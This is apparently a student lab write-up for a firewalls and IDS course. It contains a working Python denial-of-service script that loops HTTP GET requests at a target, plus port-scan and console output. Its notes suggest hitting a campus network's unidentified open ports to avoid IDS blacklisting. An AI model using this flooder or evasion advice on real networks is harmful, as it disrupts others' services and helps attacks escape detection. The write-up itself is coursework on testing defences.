

Experiment – 8

Filling your Farm with Pigs

Aim:

To validate the integrity of our defences by deliberately performing an attack [DoS] on the IP Address and check whether the computer actively denies the transferring of those DoS Packets.

Source Code:

```
import socket
import sys

print("[ Attacking " + sys.argv[1] + " ... ]")
print("injecting " + sys.argv[2])

def attack():
    s = socket.socket(socket.AF_INET,
socket.SOCK_STREAM)
    s.connect((sys.argv[1], int(sys.argv[3])))
    print(">> GET /" + sys.argv[2] + " HTTP/1.1")
    s.send(("GET /" + sys.argv[2] + "
HTTP/1.1\r\n").encode())
    s.send(("Host: " + sys.argv[1] +
"\r\n\r\n").encode())
    s.close()

# Driver code
while True:
    attack()
```


Points to Note:

- 1) If DoS-ing SASTRA's Network, make sure you identify the unknown open ports of your IP by using the Port Scanner Tool.
- 2) If you DoS a recognised Open Port on the Network, there are high chances that the IDS system installed here identifies the same; causing your MAC Address can be blacklisted from using the Network. So, perform the attack in your own computers at your own risk.
- 3) A 'for' loop can also be used if you are going to send only 'n' DoS packets, instead of the while loop used, in the last 3 lines of the code.

Output Screenshots:

Open 49664 Unknown
Open 49665 Unknown
Open 49666 Unknown
Open 49667 Unknown
Open 49668 Unknown
Open 49679 Unknown

Fig 1: Identifying Unknown Open Ports



```
C:\Windows\System32\cmd.exe
Microsoft Windows [Version 10.0.19044.1889]
(c) Microsoft Corporation. All rights reserved.

D:\7th Semester Files\Firewalls and Intrusion Detection Systems>DoS.py 172.22.62.128 172.22.62.128 49655
][ Attacking 172.22.62.128 ... ][
injecting 172.22.62.128
Traceback (most recent call last):
  File "D:\7th Semester Files\Firewalls and Intrusion Detection Systems\DoS.py", line 19, in <module>
    attack()
  File "D:\7th Semester Files\Firewalls and Intrusion Detection Systems\DoS.py", line 11, in attack
    s.connect((sys.argv[1], 80))
ConnectionRefusedError: [WinError 10061] No connection could be made because the target machine actively refused it

D:\7th Semester Files\Firewalls and Intrusion Detection Systems>
```

Fig 2: Trying to perform the DoS Attack, but computer denies the same